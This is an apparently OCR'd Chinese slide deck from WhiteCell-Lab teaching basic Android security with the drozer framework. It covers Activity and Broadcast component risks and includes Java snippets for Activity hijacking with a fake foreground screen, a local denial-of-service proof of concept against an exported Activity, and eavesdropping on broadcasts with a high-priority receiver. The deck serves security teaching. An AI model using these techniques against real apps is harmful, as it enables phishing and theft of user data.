Basic Courses of Android Security

# 移动安全

北斗

2015/11/19

whitecell-lab.org

whitecell-lab

专注二进制与移动安全，来自最具艺术气质的白细胞移动安全组的精英团队。

## 个人简介

- ID：北斗
- WhiteCell-Lab安全研究员
- 白细胞安全团队成员
- 关注移动安全

# 目录

## drozer工具


# drozer介绍

- drozer是一个Android安全评估框架。
- drozer能够与Android App进行交互，发现Android App暴露的攻击面
- drozer有许多扩展模块，帮助测试以发现漏洞
- drozer是一款开源的软件
- 源码：https://github.com/mwrlabs/drozer
- 下载：https://www.mwrinfosecurity.com/products/drozer/

drozer
Security Report

## 安装drozer

- Console
  - 准备环境
    - Java Development Kit(JDK)
    - Python 2.7
    - Android SDK
    - adb
  - Windows下下载并安装setup.exe
  - 将drozer路径加入系统环境变量（非必要）
- Agent
  - 下载apk并在手机上安装




```
C:\Users\seven>drozer
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
         console  start the drozer Console
          module  manage drozer modules
          server  start a drozer Server
             ssl  manage drozer SSL key material
         exploit  generate an exploit to deploy drozer
           agent  create custom drozer Agents
         payload  generate payloads to deploy drozer
```

# 运行一个drozer会话

1. 用USB连接设备和pc
2. 设置好端口转发


   *adb forward tcp:31415 tcp:31415*
3. 启动设备上的drozer agent

   Embedded Server->Enabled
4. *drozer console connect*



Server Details
- SSL Enabled
- Password Protected
- Enabled
- Connected
- Active Sessions

Messages
```
Starting Server...
Attempting to bind to port 31415...
Waiting for connections...
Accepted connection...
Starting drozer thread...
```




```
C:\Users\seven>adb forward tcp:31415 tcp:31415

C:\Users\seven>drozer console connect
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

    [executables]
    java = C:\path\to\java
Selecting 26f27d4f06a46d22 (LGE Nexus 5 4.4.4)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz>
```


# drozer控制台命令

| Command | Description |
|---|---|
| **run MODULE** | Execute a drozer module. |
| list | Show a list of all drozer modules that can be executed in the current session. This hides modules that you do not have suitable permissions to run. |
| shell | Start an interactive Linux shell on the device, in the context of the Agent process. |
| module | Find and install additional drozer modules from the Internet. |
| permissions | Display a list of the permissions granted to the drozer Agent. |
| help | Display help about a particular command or module. |
| exit | Terminate the drozer session. |

## 实践：枚举已安装的包



```
dz> run app.package.list
com.android.soundrecorder (Sound Recorder)
com.android.sdksetup (com.android.sdksetup)
com.android.launcher (Launcher)
com.android.defcontainer (Package Access Helper)
com.android.smoketest (com.android.smoketest)
com.android.quicksearchbox (Search)
com.android.contacts (Contacts)
com.android.inputmethod.latin (Android Keyboard (AOSP))
com.android.phone (Phone)
```



```
dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/data/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-1.apk
  UID: 10049
  GID: [1028, 1015, 3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS
```

## 四大组件安全

## Activity安全

Activity组件是Android应用程序的主体，负责界面呈现和交互工作，为用户操作展现可视化界面。

```
<activity android:label="@string/app_name “
android:name="com.example.android.WelcomeActivity “
android:theme="@style/Theme.Welcome">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category
android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
</activity>
```

- 显式启动
  - 直接使用Intent对象指定application以及activity启动

```
Intent intent=new Intent(MainActivity.this, SecondActivity.class);
startActivity(intent);
```

- 隐式启动
  - 需要添加一个Intent-filter，设置action属性

```
Intent intent=new
Intent("com.example.android.tst.SecondActivity");
startActivity(intent);
```

# android:exported

- 一个Activity组件能否被外部应用所启动取决于该属性。若exported属性设置为true，Activity能被外部应用启动；若exported属性设置为false，Activity只能被同一个应用程序的组件或带有相同用户ID的应用程序才能启动
- 没有配置Intent-filter的action属性，exported默认为false；反之，exported默认为true
- 为Activity设置权限


# 实践：Activity劫持

- HijackActivity演示
- 关键代码

```
private TimerTask mTask = new TimerTask() {

    @Override
    public void run() {
        Log.d("com.droider.hijacker", "timertask start..");
        ActivityManager am = (ActivityManager) getSystemService(Context.ACTIVITY_SERVICE);
        started = true;
        List<RunningAppProcessInfo> infos = am.getRunningAppProcesses(); //枚举正在运行的进程列表
        for (RunningAppProcessInfo psinfo : infos) {
            if (psinfo.importance == RunningAppProcessInfo.IMPORTANCE_FOREGROUND) { //前台进程
                if (mhijackingList.contains(psinfo.processName)) {
                    Log.d("com.droider.hijacker", "hijacking start..");
                    Intent intent = new Intent(getBaseContext(), HijackActivity.class);
                    intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                    intent.putExtra("processname", psinfo.processName);
                    getApplication().startActivity(intent);     //启动伪造的Activity
                }
            }
        }
    }
};
```

# 实践：本地拒绝服务漏洞

- 漏洞说明
  - Activity组件暴露，无需权限就可以被其他应用调用
  - 没有对传入的参数做异常判断
- 演示




Unfortunately, PocForRfsvs has stopped.


# Activity测试

- 查看activity：
  - 反编译查看AndroidManifest.xml中activity组件
  - 用RE打开app路径中的配置文件
  - drozer：run app.activity.info -a *packagename*
  - 动态查看：logcat设置filter的tag为ActivityManager
- 启动activity：
  - adb shell：am start -a *action* -n *package/componet*
  - drozer: run app.activity.start [--action *action*] [--component *package component*]
  - 编写app调用startActiviy()或startActivityForResult()
  - 浏览器intent scheme远程启动
    - http://drops.wooyun.org/tips/2893

- 实践：以使用drozer挖掘本地拒绝服务漏洞为例




```
dz> run app.package.attacksurface com.example.pocforrfsvs
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
    is debuggable
```



```
dz> run app.activity.info -a com.example.pocforrfsvs
Package: com.example.pocforrfsvs
  com.example.pocforrfsvs.MainActivity
    Permission: null
  com.example.pocforrfsvs.SecondActivity
    Permission: null

dz> run app.activity.start --component com.example.pocforrfsvs com.example.pocfo
rrfsvs.SecondActivity
```

## 实践：编写本地拒绝服务漏洞验证程序（POC）


checkcrash.apk




```
try{
    Intent intent = new Intent();
    intent.setComponent(new ComponentName("com.example.pocforrfsys", "com.example.pocforrfsys.SecondActivity"));
//  intent.putExtra("", "");
    startActivity(intent);
}catch(Exception e){
    Log.e("error","error");
}
```

# Broadcast安全

- Broadcast Receiver是广播接收者，用于处理接受广播通知消息，并作出相应处理的组件。很多广播是来自系统代码，如通知网络状态改变、电池电量低等，应用程序也可以进行广播。
- 应用程序可以拥有任意数量的广播接收器以对所有它感兴趣的通知信息予以响应。
- 注册广播
  - 静态注册
  - 动态注册
- 普通广播（Normal Broadcast）
- 有序广播（Ordered Broadcast）



```
<receiver android:name=".MyReceiver">
            <intent-filter>
                <action android:name="android.intent.action.MY_BROADCAST"/>
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </receiver>
```




```
MyReceiver receiver = new MyReceiver();

IntentFilter filter = new IntentFilter();
filter.addAction("android.intent.action.MY_BROADCAST");

registerReceiver(receiver, filter);
```

## Broadcast测试


- 查找动态广播接收器：反编译后检索registerReceiver()
- 查找静态广播接收器：查看AndroidManifest.xml中receiver组件
- 查找发送广播，检索sendBroadcast与sendOrderedBroadcast
- drozer：run app.broadcast.info -a *packagename*
- 发送测试广播
  - adb shell：am broadcast -a *action* -n *package/component* –es *key string_value*
  - drozer: run app.broadcast.send --component *com.package.name* --action *android.action*
  - 编写app调用sendBroadcast()

# 实践：窃听广播数据

- 例子：BroadcastReceiver & StealBroadcastReceiver
- 演示



收到的数据:0.8574604263362888




偷窃到的数据:0.8574604263362888


whitecell-lab.org

# 实践：窃听广播数据

- BroadcastReceiver




```
Intent intent = new Intent();//创建Intent对象
intent.setAction("com.droider.workbroadcast");
//intent.setClass(MainActivity.this, DataReceiver.class);   //明确指令要发送的目
intent.putExtra("data", Math.random()); //使用随机值模拟后台软件数据
sendBroadcast(intent);  //发送广播
```



```
<receiver android:name=".DataReceiver" >
    <intent-filter android:priority = "1000" >
        <action android:name="com.droider.workbroadcast"></action>
    </intent-filter>
</receiver>
```

